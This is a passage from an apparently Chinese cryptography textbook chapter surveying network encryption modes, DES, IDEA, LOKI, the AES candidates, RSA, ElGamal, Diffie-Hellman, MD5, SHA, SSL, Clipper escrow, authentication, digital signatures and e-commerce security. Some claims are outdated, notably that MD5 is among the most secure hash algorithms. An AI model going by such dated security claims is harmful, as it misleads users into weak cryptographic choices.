一个密码系统是否被“攻破”并无严格的标准。如果不管采用什么密钥，敌手都能从密文迅速地确定出明文，则此系统当然已被攻破，这也就意味着敌手能迅速确定系统所用的密钥。如果对大部分密钥而言，敌手都能从密文迅速地确定出明文，该体制也可说已被攻破。但破译者有时也可能满足于能从密文偶然确定出一小部分明文，虽然此时保密系统实际上并未被攻破，但部分机密信息已被泄露。

密码史表明，密码破译者的成就似乎远比密码设计者的成就更令人赞叹。许多开始时被设计者吹嘘为“百年或千年难破”的密码，没过多久就被密码破译者巧妙地攻破了。在第二次世界大战中，美军破译了日本的“紫密”，使得日本在中途岛战役中大败。一些专家估计，同盟军在密码破译上的成功至少使第二次世界大战缩短了8年。

1.1.4 网络加密方式

基于密码算法的数据加密技术是所有网络上的通信安全所依赖的基本技术。目前对网络加密主要有3种方式：链路加密方式、节点对节点加密方式和端对端加密方式。

1. 链路加密方式

目前，一般网络安全系统都主要采用这种方式。链路加密方式把网络上传输的数据报文进行逐比特加密。不但对数据报文正文加密，而且把路由信息、校验和等控制信息全部加密。所以，当数据报文传输到某个中间节点时，必须被解密以获得路由信息和校验和，进行路由选择，差错检测，然后再被加密，发送给下一个节点，直到数据报文到达目的节点为止。由此可以看出，在链路加密方式下，只对通信链路中的数据加密，而不对网络节点内的数据加密。因此在中间节点上的数据报文是以明文出现的，而且要求网络中的每一个中间节点都要配置安全单元（即信道加密机）。相邻两节点的安全单元使用相同的密钥。这样使用不是很方便，因为需要目前的公共网络提供者配合，修改他们的交换节点。它的优点在于应用系统不受加、解密的影响，所以容易被采用。

2. 节点对节点加密方式

为了解决在节点中数据是明文的缺点，在中间节点里装有用于加、解密的保护装置，由这个装置来完成一个密钥向另一个密钥的变换。因而，除了在保护装置里，即使在节点内也不会出现明文。但是这种方式和链路加密方式一样有一个共同的缺点：需要目前的公共网络提供者配合，修改他们的交换节点，增加安全单元或保护装置。

3. 端对端加密方式

为了解决链路加密方式和节点对节点加密方式的不足，人们提出了端对端加密方式（也称面向协议加密方式）。在这种方式中，由发送方加密的数据在没有到达最终目的地接受节点之前是不被解密的。加/解密只是在源、目的节点进行。因此，这种方式可以实现按各通信对象的要求改变加密密钥以及按应用程序进行密钥管理等，而且采用此方式可以解决文件加密问题。链路加密方式和端对端加密方式的区别在于：链路加密方式是对整个链路的通信采取保护措施，而端对端方式则是对整个网络系统采取保护措施。因此，端对端加密方式是未来的发展趋势。

目前具体的数据加密实现方法主要有两种：软件加密和硬件加密。软件加密一般是用户在发送信息前，先调用信息安全模块对信息进行加密，然后发送；到达接收方后，由用户用相应的解密软件进行解密，还原成明文。采用软件加密方式有以下优点：已有标准的安全 API（即信息安全应用程序模块）产品、实现方便、兼容性好。但是采用软件加密方式，有一些安全隐患：第一，密钥的管理很复杂，这也是安全 API 实现的一个难题，从目前的几个 API 产品来讲，密钥分配协议均有缺陷；第二，使用软件加密，因为是在用户的计算机内部进行，容易给攻击者采用程序跟踪、反编译等手段进行攻击；第三，目前国内还无自己的安全 API 产品；另外软件加密速度相对较慢。

硬件加密可以采用标准的网络管理协议（比如 SNMP 和 CMIP 等）来进行管理，也可以采用统一的自定义网络管理协议进行管理。因此密钥的管理比较方便，而且可以对加密设备进行物理加固，使得攻击者无法对其进行直接攻击。

1.2 著名密码算法

社会的需求就是最大的动力。社会数字化和网络化的飞速发展，促使国内外学者研究开发出了成百上千种密码算法。这些密码算法的思路千差万别，有的一经发表便很快被破译了。但是经过 20 余年的时间考验，有些算法的确相当出色。本节将对一些国内外著名的密码算法做简要介绍和评述。

1.2.1 分组密码算法

本节主要介绍 4 种分组密码算法：数据加密标准（DES）、IDEA 密码算法、LOKI 算法和 AES 候选算法。

1. 数据加密标准（DES）

在所有分组密码中，数据加密标准（DES）可谓是最著名的，它的产生被认为是 20 世纪 70 年代信息加密技术发展史上的两大里程碑之一。

美国国家标准局（NBS）于 1973 年 5 月发出通告，公开征求一种用于对计算机数据在传输和存储期间进行加密保护的标准算法。1975 年美国国家标准局接受了国际商业机器公司（IBM）推荐的一种密码算法，并向全国公布，征求采用该算法作为美国信息加密标准的意见。经过两年的激烈争论，美国国家标准局于 1977 年 7 月正式采用该算法作为美国数据加密标准。1980 年 12 月，美国国家标准委员会正式采用整个算法作为美国的商用加密算法。

DES 是一种单钥密码算法，它是一种典型的按分组方式工作的密码，其基本思想是将

进制序列的明文每 64 比特分成一组，用长为 64 比特的密钥对其进行 16 轮代换和换位加密，最后形成密文。DES 的巧妙之处在于除了密钥输入顺序之外，其加密和解密的步骤完全相同，这就使得在制作 DES 芯片时，易于做到标准化和通用化，这一点尤其适合现代通信的需要。在 DES 出现以后，经过许多专家学者的分析论证，证明它是一种性能良好的数据加密算法，不仅随机特性好、线性复杂度高，而且易于实现，因此，DES 得到了广泛的应用。

但是，最近国际上在 DES 的破译方面取得了突破性的进展。破译者能够用穷举法借助网络计算在短短的 20 余小时就攻破 56 位的 DES。所以，在坚定的破译者面前，现在已经可以说 DES 不再安全了。

DES 还有一些变形，比如三重 DES（TDES）和广义 DES（GDES）等。

2. IDEA 密码算法

IDEA 密码的前身由 Xuejia Lai 和 James Messey 于 1990 年完成，当时被称为 PES 算法。第二年，在经 Biham 和 Shamir 的差分密码分析之后，强化了 PES，得到新算法，称为 IPES。1992 年 IPES 更名为 IDEA，即国际数据加密算法。IDEA 算法被认为是现今最好的最安全的分组密码算法之一。

IDEA 是以 64bit 的明文块进行分组，密钥长 128bit。此算法可用于加密和解密。IDEA 用了混乱和扩散等操作，算法背后的设计思想是“在不同的代数组中的混合运算”。主要有 3 种运算——异或、模加和模乘，容易用软件和硬件来实现。

IDEA 的速度：现在 IDEA 的软件实现同 DES 的速度一样快。IDEA 算法在 386/33 计算机上加密数据的速率是 880kbit/s，在 VAX9000 上的速度大约是前者的 4 倍。

3. LOKI 算法

LOKI 算法是由澳大利亚人在 1990 年提出来的，作为 DES 的一种潜在的替代算法，它也用 64bit 的密钥对 64bit 的数据块进行加密和解密。

LOKI 算法机制同 DES 相似，首先数据块同密钥进行异或操作（不同于 DES 的初始变换）。LOKI 算法易用软件实现，并且有密码学上的优点，数据块先被对半分成左右两块，随后进入 16 轮循环。在每一轮循环中，右边的一半首先同密钥异或，然后通过一个扩展变换，一个 S 盒替换和一个置换。有 4 个 S 盒，每个 S 盒是输入 12bit 输出 8bit，这个变换后，右边半部分同左边半部分异或成为下一步的左半部分，原来的左半部分成为下一步的右半部分。经过 16 轮循环，数据块同密钥异或产生密文。

16 轮循环的子密钥直接由初始密钥产生。首先，64bit 的密钥被分成左右两部分。在每一轮循环中，子密钥是左半部分。左半部分然后向左循环移位 12bit，然后左半部分同右半部分交换。同 DES 一样，对子密钥的使用做一些修改之后，这个算法同样可以用于加密和解密。

LOKI 的密码安全性分析：用差分密码分析 Biham 和 Shamir 破译低于 11 轮循环的 LOKI 比穷举攻击快。在 16 轮或更多轮循环后仍然能抵御差分密码分析。为抵御差分密码分析，对子密钥的产生和 S 盒进行了改进，更新的版本称为 LOKI91。 Biham 的相关密钥密码分析用 232 个选择密钥和选择明文或者 248 个选择密钥和已知明文能破译 LOKI91。这种攻击同算法的循环轮数相独立。LOKI91 只须避免简单密钥方案就可很容易抵御这种攻击。最近 LOKI91 又有了新版本 LOKI97，它已被作为先进加密算法（AES）的 15 个候选密码算法之一。

4. AES 候选算法

1997 年 4 月 15 日，美国国家标准技术研究所发起征集先进加密系统（AES）候选算法的活动，并为此成立了 AES 工作小组。此次活动的目的是确定一个非保密的、可以公开技术细节的、全球免费使用的分组密码算法。AES 将用于保护下一世纪政府的敏感信息，甚至作为新的数据加密标准。1997 年 9 月 12 日，美国联邦登记处公布了正式征集 AES 候选算法的通告。对 AES 的基本要求是：比三重 DES 快，至少与三重 DES 一样安全，数据分组长度为 128 位，密钥长度为 128/192/256 位。1998 年 8 月 12 日，15 个候选的 AES 算法正式公布，经受全世界各机构和个人的攻击和评论。这 15 个候选算法分述如下。

• CAST-256：它是在 CAST-128 基础上设计的一个算法。其分组长度为 128 位，密钥长度为 256 位、128 位、160 位、192 位或 224 位。它由 12 个 4 轮组成，即共有 48 轮。此密码算法使用的主要运算有：模 2**32 加法和减法运算、逐位异或运算和循环左移运算。

• CRYPTON：它是一个分组长度为 128 位的分组密码算法。其密钥长度为 64+32k(k=0,1, …, 6)位，建议轮数为 12 轮，此算法使用的主要变换有非线性替换、线性变换、密钥加变换和轮变换。

• E2：它的分组长度是 128 位，密钥长度为 128/192/256 位。此算法的主体是一个 12 轮的 Fesistel 结构，在加密的开始和最后各用了一个变换，以此防止密码分析中的剥皮。

• DEAL：它是一个基于 DES 的分组密码算法，它的分组长度是 128 位，密钥长度为 128/192/256 位，此算法是一个 r(r=6,8)轮的 Fesistel 结构。

• FROG：它是一个非正规结构的密码，其基本设计思想是通过内部密钥隐藏大多数计算过程，也就是尽可能不让攻击者对实际执行过程有更多的了解，从而挫败任何攻击。FROG 的分组长度是 128 位；密钥长度是可变的，从 5 位至 125 位都行。

• SAFER+：它是基于 SAFER 系列算法提出的，因此，它的安全性可以说是经过了时间的考验。另外，SAFER+算法中仅使用了字节运算，并且所需要的内存很小，因此，在 Smart 卡等方面的应用是很有优势的。SAFER+算法是一个代换/线性变换密码，它的加/解密过程并不相似。

• RC6：它是在 RC5 的基础上设计出来的。RC5 是一个非常简洁的密码算法，其特点是大量使用数据依赖循环。RC6 继承了这些优点，并且为了满足美国国家标准技术研究所的分组长度为 128 位的要求，RC6 使用了 4 个寄存器，并加进 32 位的整数乘法，用于加强扩散特性。RC6 的更精确表达式为 RC6-w/r/b，其中字长 w 是 32 位，加密轮数 r 为 20，加密密钥的字节数 b 是 16、24、32。RC6 采用的基本运算有：整数模 2**w 加与减、比特字的逐位模 2 加、整数模 2**w 乘法、左右循环。

• MAGENTA：此密码算法是以快速哈达玛变换为基础，其设计思想是应用一些可在软件和硬件中有效实现的简单且透明的技术。

• LOKI97：它是对 LOKI89 和 LOKI91 的进一步改进，其数据分组长度为 128 位，密钥长度为 128/192/256，它采用的是 Feistel 结构。

• SERPENT：它采用了和 DES 类似的 S-盒，此 S-盒的新结构保证 SERPENT 的雪崩效应及快速实现。已经证明，SERPENT 能够抵抗已知的所有攻击，设计者还声称 SERPENT 比三重 DES 更安全。SERPENT 的数据分组长度为 128 位，种子密钥的长度为 128/192/256 位。

• MARS：这是由 IBM 公司提供的一个候选算法，其特点是充分使用了非平衡的 Feistel

网络。为保证加/解密的强度相当，MARS 由结构类似的两部分组成。该算法是面向字运算的，所有内部操作均以 32 位字为单位。

• Rijndael：此密码算法的原形是 Square 密码算法，它的设计策略是轨迹策略，这种策略是针对差分分析和线性分析提出的。Rijndael 是一个迭代分组密码，其数据分组长度和密钥长度均是可变的。但是，为了满足 AES 的要求，分组长度为 128 位，密钥长度为 128/192/256 位，相应的轮数为 10/12/14。

• DFC：它是基于 Vaudenay 的抗相关攻击技术设计的，其分组长度为 128 位，密钥长度为 128/192/256 位。

• Twofish：它是一个数据分组长度为 128 位，密钥长度为 128/192/256 位的分组密码算法。它的总体结构是一个 16 轮的 Feistel 结构，主要特点是 S-盒由密钥控制。

• HPC：它的分组长度和密钥长度都是任意的，它有 512 位可选的二级密钥，一个主密钥对每个二级子密钥值给出一个不同的加密。HPC 由 5 个不同的子密码组成，究竟采用哪个子密码需由加密的消息长度来决定。每个子密码使用自己的密钥扩展表，这些密钥扩展表通过密钥伪随机地产生，每个表共有 256 个 64 位字。所有的密钥扩展表都使用同一个算法，只是初始值不同而已。HPC 密码使用的主要操作有：模加、模减、模乘、异或和移位。

NIST 于 2000 年底最终确定了 AES（RIJNDAEL），它是由比利时密码专家 Joan Daemen 和 Vincent Rijmen 共同设计的。

1.2.2 公钥密码算法

本节主要介绍 4 种公钥体制：RSA 公钥体制、Elgamal 公钥体制、Knapsack 体制和 DH 密钥分配密码体制。

1. RSA 公钥体制

RSA 体制是 1978 年由 Rivest、Shamir 和 Adleman 提出的第一个公钥密码体制，也是迄今为止理论上最为成熟完善的一种公钥密码体制。它的安全性基于大整数的分解（已知大整数的分解是 NP 问题），而体制的构造基于 Euler 定理。

用户首先选择一对不同的素数 p，q，计算 $n=pq$，$f(n)=(p-1)(q-1)$，找一个与 $f(n)$ 互素的数 d，并计算其逆 a，即 $da=1 \bmod f(n)$。密钥空间 $K=(n,p,q,a,d)$。加密过程为 $m^a \bmod n = c$，解密过程为 $c^d \bmod n = m$。其中 m 和 c 分别为明文和密文，n 和 a 公开，而 p、q 和 d 是保密的。

在不知道陷门信息 d 的情况下，想要从公开密钥 n，a 算出 d 只有分解大整数 n 的因子，但是大数分解是一个十分困难的问题。Rivest、Shamir 和 Adleman 用已知的最好算法估计了分解 n 的时间与 n 的位数的关系，用运算速度为 100 万次/秒的计算机分解 500bit 的 n，计算机分解操作数是 1.3×1039，分解时间是 4.2×1025 年。因此，一般认为 RSA 保密性能良好。

但是，RSA 涉及到高次幂运算，所以用软件实现速度较慢，尤其在加密大量数据时，一般用硬件实现 RSA 速度较快，大约是 DES 的 1500 分之一。RSA 中的加、解密变换是可交换的互逆变换，所以 RSA 还可用来作数字签名。

2. Elgamal 公钥体制

Elgamal 是一种基于离散对数的公钥密码体制。有限域 Z_P 上的离散对数问题是这样的：$I=(p,\alpha,\beta)$，p 为素数，a 是 Z_P 的一个本原元，且 β 属于 Z_P'，则求一个惟一的 a，

$0 \le a \le p\text{-}2$，使得$\alpha^a \equiv \beta(\mathrm{mod\ p})$是一个离散对数问题。如果 p 是经过仔细选择的，上述离散对数问题是一个难解性问题。

因为 Elgamal 公钥密码体制的密文不仅依赖于待加密的明文，而且依赖于随机数 k，所以如用户选择的随机参数不同，即使加密相同的明文，得到的密文也是不同的。由于这种加密算法是非确定性的，又称其为概率加密体制。在确定性加密算法中，如果破译者对某些关键信息感兴趣，则他可事先将这些信息加密后存储起来，一旦以后截获密文，就可以直接在存储的密文中进行查找，从而求得相应的明文。概率加密体制弥补了其不足，提高了安全性。为了抵抗已知明文攻击，p 至少需要 150 位（十进制），而且 p-1 必须至少有一个大素数因子。

和既能作公钥加密又能做数字签名的 RSA 不同，Elgamal 签名体制是在 1985 年仅为数字签名而构造的签名体制。可采用修改后的 Elgamal 签名体制作数字签名体制标准。破译 Elgamal 签名体制等价于求解离散对数问题。

3. Knapsack 体制

大多数公钥密码体制都会涉及到高次幂运算，不仅加密速度慢，而且会占用大量的存储空间。背包（Knapsack）问题是熟知的 NPC 问题，从 1978 年 Merkle 和 Hellman 提出第一个背包体制以后，背包体制以其加、解密速度迅速而引人注目。但是，大多数一次背包体制均被破译了。

4. DH 密钥分配密码体制

DH 公钥分配密码体制是由 Diffie 与 Hellman 设计，设 p 是大素数，且 p-1 有大素数因子，选 g 是模 p 的一个原根，则该体制的使用过程是：用户 A 欲与用户 B 进行通信，首先用明文形式与 B 接通，然后 A 任选正整数 $x_A \le p-2$ 作为秘密钥，计算 g^{x_A} 发送给 B，B 将 g^{x_B} 发送给 A，于是 A 和 B 分别得到 $g^{x_A x_B}$，即 A、B 拥有共同的密钥 $g^{x_A x_B}$。这种公钥分配体制的安全性基于有限域上的离散对数问题的困难性，所以具有很高的安全性。

1.2.3 哈希函数

哈希函数（Hash）是一种能够将任意长度的消息压缩到某一固定长度的消息摘要的函数。哈希函数在认证技术中起着关键作用。通常有三种方法可以用于实现哈希函数。

方法一：使用数学上的单向函数，例如，基于因子分解或离散对数问题的哈希函数，往往具有很好的密码学性质，且满足哈希函数的单向、无碰撞基本要求。但是由于其工程上的缺点，计算量大、速度慢，不能实用，因此目前工程上没有采用这种技术。

方法二：使用分组密码系统，例如，通过 DES、IDEA 和 LOKI 等高强度密码系统的级联，可以实现性能较好的哈希算法。但这类算法依赖于密钥，如果加密和哈希压缩使用同样的密码体制，会带来严重的安全问题，因此在加密和哈希压缩时一般使用不同的分组密码体制，以保证其安全性。

方法三：基于软件的哈希算法，利用计算机软件系统的简单变化和函数，通过圈函数迭代，同样可以得到安全的哈希函数，例如著名的 MD4、MD5，这类算法不依赖于密码系统，可以和各种密码系统联合使用，便于软件、硬件实现，因此它们具有速度和安全性上的双重优点。

1. MD5 算法

MD5 算法是按 512 位对哈希压缩信息块进行处理的，首先它对哈希信息进行填充，使信息的长度等于 512 的倍数，填充方法是首先在压缩信息后填充 64 字节长的信息长度，然后再用首位为 1，后面全为 0 的填充信息填充，使经过填充后的信息长度为 512 的倍数。对信息依次每次处理 512 位，每次进行 4 轮每轮 16 步总共 64 步的信息变换处理，每次输出结果为 128 位，然后把前一次的输出作为下一次信息变换的输入初始值（第一次初始值算法已经固定），这样最后输出一个 128 位的哈希结果。目前 MD5 被认为是最安全的哈希算法之一，已经在很多应用中被当成标准使用。

2. 安全哈希算法（SHA）

SHA 是由美国国家标准技术研究所和美国国家安全局共同设计的一种安全哈希算法，它与美国数字签名算法标准一起使用。当然，此算法不仅可以用于数字签名之中，也可以用于任何需要哈希算法的地方。安全哈希标准（SHS）于 1992 年 1 月 31 日在美国联邦记录中公布，1993 年 5 月 11 日起采纳为标准。1994 年 7 月 11 日作了一点修改，1995 年 4 月 17 日公布了修改后的版本。安全哈希函数是用于安全哈希标准的算法，它的设计原则与 MD4 哈希函数的设计原则极其相似，实际上是 MD4 的一种变形。它的速度比 MD4 的速度要慢大约 0.2MB/s（在 Sun SAPRC Station 上）。

1.2.4 密码协议

密码协议意在运用加密技术保证开放网络的安全性和保密性。在密码协议中，加密技术是非常重要的因素，但是，如果密码协议逻辑设计不当，则无异于在坚固的堡垒中留了一个后门，攻击者可以根本不用费事去攻击密码就能够达到其目的。

密码协议研究的主要领域包括：网络安全协议的设计和分析、密钥管理协议的设计与分析、密钥托管协议的设计与分析以及与它们相关领域的研究，如身份或信息认证、信息的完整性、秘密分享、零知识证明、有限状态机、模态逻辑、捆绑机制和密钥恢复等。

下面介绍两个有代表性的密码协议：安全套接字层协议（SSL）和托管加密标准协议（EES）。

1. 安全套接字层协议（SSL）

安全套接字层协议（SSL）是美国 Netscape 公司于 1996 年推出的一种著名安全协议。此协议是一个建立在 TCP/IP 协议之上提供客户和服务器双方网络应用安全通信的开放式协议。

SSL 协议建立在传送层和应用层之间，由记录协议和握手协议组成，其中记录协议在握手协议下端。

SSL 记录协议主要完成分组和组合、压缩和解压缩以及消息认证和加密等功能。加密过程如图 1-2 所示，解密过程如图 1-3 所示。

SSL 握手协议描述建立安全连接的过程，在客户和服务器传送应用层数据之前，完成加密算法、密钥加密密钥算法的确定、交换预主密钥，并最后产生相应的客户和服务器 MAC 秘密、会话加密密钥等功能。



图 1-2　SSL 协议的加密过程



图 1-3　SSL 协议的解密过程

2. 密钥托管加密标准 EES

托管加密标准 EES 是由防窜扰的 Clipper 芯片来实现的，这里从 3 个方面简单介绍一下有关内容。

（1）EES 芯片信息

Clipper 芯片除了安装一个固定的操作程序和 SKIPJACK 算法外，还安装了以下信息：

① 惟一的设备密钥 *UKA*。它是由两个独立的委托代理将各自产生的密钥成分 K_1 和 K_2 输入程序 $UKA=K_1+K_2$ 产生的，其中 K_1 和身份号 *IDA* 由委托代理 1 托管，K_2 和 *IDA* 由委托代理 2 托管；

② 族密钥 FK。所有可相互操作的 EES 设备含有相同的族密钥。

（2）EES 加解密过程

若用户 A 想使用他的 Clipper 芯片加密消息 *M* 传送给用户 B，他首先要使用密钥分配协议与用户 B 交换会话密钥，然后 A 把会话密钥 *k* 和消息 *M* 输入 ChipA。ChipA 产生两部分信息，即 *E*(*k*,*M*)和 *LEAF*(*A*,*k*)，其中 *E*(*k*,*M*)是用 SKIPJACK 算法和密钥 *k* 对消息 *M* 加密所得的密文，*LEAF*(*A*,*k*)是用族密钥 *FM* 对一个 128 比特串加密的密文，其形式如下：

$$LEAF(A,k) = E(FK,D(A,k))$$

$$D(A,k) =< IDA,E(UKA,k),f(A,k,IV) >$$

其中 *D*(*A*,*k*)含有一个 32 比特的用户 A 的身份号 *IDA*、一个 80 比特长的会话密钥加密拷贝、一个 16 比特长的校验和 *F*(*A*,*k*,*IV*)。

用户 B 收到密文 *E*(*k*,*M*)和 *LEAF*(*A*,*k*)后，虽然他知道会话密钥 *k*，但由于他不知道 SKIPJACK 算法，仍无法解密。他只有利用 Clipper 芯片才能解密，且每个 Clipper 芯片的解密过程被按照如下程序固化：

① Clipper 芯片首先使用族密钥 FK 解密 *LEAF*(*A*,*k*)，得到：

$$D(A,k) =< IDA,E(UKA,k),f(A,k,IV) >$$

② Clipper 芯片计算 $F(A,k,IV)$，并把结果与收到的校验和相比较，如果相等，则转到 c，否则停止计算；

③ Clipper 芯片使用 SKIPJACK 算法和密钥 k 对 $E(k,M)$解密，恢复出明文 M。

由上面解密过程可知，用户 B 可使用任一个 Clipper 芯片来解密。

（3）EES 监听过程

监听机构获取法律部门颁发的监听证书指令后，通过以下过程实施监听：

① 监听机构将指令和 IDA 分别出示给两个委托代理；

② 委托代理验证了法院的指令后，分别把他们所托管的用户 A 的密钥碎片 K_1、K_2 和族密钥 FK 交给监听机构；

③ 监听机构首先利用 FK 解出 $D(A,k)$，然后由 $UKA=K_1+K_2$ 计算出 UKA，再用 UKA 解密 $E(UKA,k)$得到会话密钥 k，最后用 k 解密 $E(k,M)$，恢复出明文 M，从而实现对 A 与 B 通信的监听。

1.3 密码应用与新进展

密码应用主要用于信息加密、认证和数字签名，这在电子商务中起到很重要的作用，另外密码的新应用包括信息隐藏和数字水印，它们将在数字产品版权保护中发挥重大的作用。下面各节将对这些应用分别展开说明。

1.3.1 认证系统

认证和保密是信息安全的两个重要方面。保密是防止明文信息的泄露，认证则主要是为了防止第三方的主动攻击,比如冒充通信的发方或者篡改信道中正在传输的消息。认证与保密是两个独立的问题，认证无法自动提供保密性，而保密也不能自然地提供认证性。在一个安全的认证系统中，发送者通过一个公开信道将消息发送给接收者，接收者不仅要接收消息本身，而且还要验证消息是否来自合法的发送者，是否该消息被篡改过。在认证系统中，假定“窃听者”不仅能截获和分析信道中的密文，而且还可以伪造密文发送给接收方进行欺骗，而不再像保密系统中的密码分析者那样始终处于消极被动的地位，可以进行主动攻击。

认证理论是一门新兴的理论，是密码学一个新兴的重要分支，许多方面还需要更深入的研究和讨论。

认证系统的目的有两个。第一，信源识别，即验证发信人确实不是冒充的；第二，检验发送信息的完整性，也就是说，即使信息确实是经过授权的信源发送者发送的，也要验证在传送过程中是否被篡改、重放或延迟。在认证理论中一般将信源识别和发送信息的完整性检验两者作为一个整体进行讨论。

认证系统可以按下列方式进行分类，以便更加全面系统地了解它们。

1. 条件安全认证系统与无条件安全认证系统

无条件安全性又称理论安全性，它与敌方的计算能力和拥有的资源无关，即敌方破译认证系统所作的任何努力都不会比随机选择碰运气更优。目前，许多人已经设计出了很多无条件安全的认证方案。条件安全性又称实际安全性，即认证系统的安全性是根据破译该系统所需的计算量来评价的。如果破译一个系统在理论上是可行的，但依赖现有的计算工具和计算资源不可

能完成所要求的计算量，称之为在计算上是安全的，比如以 DES 为基础设计出的消息认证码（MAC）。如果能够证明破译某个体制的困难性等价于解决某个数学难题，称为是可证明安全的，比如 RSA 数字签名体制。尽管计算安全性和可证明安全性都从计算量的角度来考虑，但二者不尽相同，计算安全性主要注意破译它所需计算量的下限，而可证明安全性则主要从理论上证明破译它的计算量不低于解已知的难解性问题的计算量。

2. 有保密功能的认证系统与无保密功能的认证系统

有保密功能的认证系统能够同时提供认证和保密两种功能，而无保密功能的认证系统则只是纯粹的认证系统。

3. 有仲裁认证系统与无仲裁认证系统

传统的认证系统只考虑了通信双方互相信任，共同抵御敌方的主动攻击的情形，此时系统中只有参与通信的发送方和接收方及发起攻击的敌方，而不需要裁决方。因此，称之为无仲裁人的认证系统。但在现实生活中，常常遇到的情形是通信双方并不互相信任，比如，发信方发送了一个消息后，否认曾发送过该消息；接收方接收到发送方的消息后，否认曾接收到该消息或宣称接收到了自己伪造的不同于接收到的消息的另一个消息。一旦这种情况发生，就需要一个仲裁方来解决争端。这就是有仲裁认证系统的含义。有仲裁认证系统又可分为单个仲裁人认证系统和多仲裁人认证系统。

4. 有分裂的认证系统与无分裂的认证系统

一个认证系统中，发送方在将信源信息发送给合法接收方时，先将该信息利用共同约定的编码规则编码成为消息，把消息在公共信道上发送，接收方接收到从发送方发来的消息后，利用掌握的编码规则得到发送方实际要发送的信息。一般地，编码规则将一个信息编码成为一个对应的消息，这时称为无分裂的认证码；若编码规则将一个信息编码成为多个消息，则称为是有分裂的认证码。

1.3.2 数字签名

数字签名能够实现电子文档的辨认和验证。数字签名是传统文件手写签名的模拟，能够实现用户对电子形式存放消息的认证。

数字签名同传统的手写签名相比有许多特点。首先，在数字签名中签名同消息是分开的，需要一种方法将签名与消息绑定在一起，而在传统的手写签名中，签名认为是被签名消息的一部分；其次，在签名验证的方法上，数字签名利用一种公开的方法对签名进行验证，任何人都可以对签名进行验证，而传统手写签名的验证是由经验丰富的消息接收者通过同以前的签名相比较而进行的；最后，在数字签名中，有效签名的复制同样是有效的签名，而在传统的手写签名中，签名的复制是无效的，因此在数字签名方案的设计中要预防签名的再用。

数字签名方案一般包括 3 个过程：系统的初始化过程、签名产生过程和签名验证过程。在系统的初始化过程中要产生的数字签名方案中用到的一切参数，有公开的，也有秘密的。在签名产生的过程中用户利用给定的算法对消息产生签名，这种签名过程可以公开也可以不公开。在签名验证过程中，验证者利用公开验证方法对给定消息的签名进行验证，得出签名的有效性。

到目前为止，所有的数字签名方案都可以按照下列方式进行分类。

- 基于数学难题的分类：根据数字签名方案所基于的数学难题，数字签名方案可分为基于

离散对数问题的签名方案和基于素因子分解问题的签名方案。比如 ElGamal 数字签名方案和 DSA 签名方案都是基于离散对数问题的数字签名方案。而众所周知的 RSA 数字签名方案则是基于素因子分解问题的数字签名方案。将离散对数问题和素因子分解问题结合起来，又可以产生同时基于离散对数和素因子分解问题的数字签名方案；只有离散对数问题和素因子分解问题同时可解时，这种数字签名方案才是不安全的，而在离散对数问题和素因子问题只有一个可解时，这种方案仍是安全的。二次剩余问题既可以认为是数学中单独的一个难题，也可以认为是素因子分解问题的特殊情况，而基于二次剩余问题同样可以设计多种数字签名方案。如 Rabin 数字签名方案等。

- 基于签名用户的分类：根据签名用户的情况，可将数字签名方案分为单个用户签名的数字签名方案和多个用户的数字签名方案。一般的数字签名是单个用户签名方案，而多个用户的签名方案又称多重数字签名方案。根据签名过程的不同，多重数字签名又可分为有序多重数字签名方案和广播多重数字签名方案。
- 基于数字签名所具有特性的分类：根据数字签名方案是否具有消息自动恢复特性，可将数字签名方案分为两类，一类不具有消息自动恢复特性，另一类具有消息自动恢复特性。第一个基于离散对数问题的具有消息自动恢复特性的数字签名方案诞生于 1994 年。一般的数字签名不具有消息自动恢复特性。

1.3.3 电子商务

直观地说，电子商务就是将传统商务移植到信息网络上。与传统商务相似，电子商务为销售者和消费者建立交易关系，使他们能商谈交易的商品和交易的条件，如提供何种商品或服务，适应的法律和规范、价格、付款方式、商品提供方式和保证等。

电子商务在近几年迅速发展，不过在看到电子商务惊人的发展势头的同时，还应看到它在全球贸易额中仍是极小的一部分。也许人们会将这一事实归因于全球网络化水平较低，但这只是部分原因，调查发现，一个主要的障碍就是电子商务的安全问题。美国密执安大学一个调查机构通过对 23000 名因特网用户的调查显示，超过 60%的人由于担心电子商务的安全问题而不愿进行网上购物。

事实上，作为电子商务基础的 Internet，最初的设计目标是互操作性和开放性，网络的安全性并未得到足够的重视，因而随着因特网的不断普及和应用的不断增多，其安全性问题便不断被发现，越来越多的黑客案例的报道便是例证。Bell 实验室的著名安全专家 M.Jakobsson 和 M.Yung 将使用 WWW 的个人和公司比喻为当年到美国西部的开发者，他们生活在粗暴和混乱之中（Wild and Wooly West），人们相互之间没有安全感，彼此不信任。如此的环境当然会使人们望而生畏。

电子商务主要包含 3 个要素：信息、电子数据交换和电子资金转帐。电子商务的交易过程可以描述为 3 个阶段：交易前，主要是指交易各方在交易活动前的准备活动，包括网络咨询、广告和商务洽谈等；交易中，包括合同的签订，涉及企业、公证机关、银行、税务、海关等方面的电子凭证交换，即电子数据交换和电子支付；交易后，包括商品的支付、电子发票等。

电子商务一般包括 4 个部分的流通：交易的商流，指接受订单、购买、开具发票等销售的工作，也包括维修等售后服务之类的工作；物流，指商品的配送；资金流，交易双方必然涉及到资金转移的过程，包括付款、与金融机构交互等；信息流，包括商品信息、信息提供、促销

和直销等。

与传统的商业系统相比，电子商务具有交易花费成本低、资金更安全、资金结算速度快、节省人力物力、方便等特点。由于在电子商务操作过程中涉及到了金钱交易等信息，因此不允许在传送过程中有第三者的窃听、篡改和伪造，也不允许对其进行非法访问。要使电子商务发挥其巨大的潜力，它应对所有网络用户都是开放的，且至少应像传统商务那样方便、可靠和安全。

1. 电子商务的分类

一个系统的安全性要求与系统的工作模式、应用环境、使用方式等诸多因素密切相关，因此下面简单介绍电子商务的分类，以期能更好地分析电子商务的安全要求。

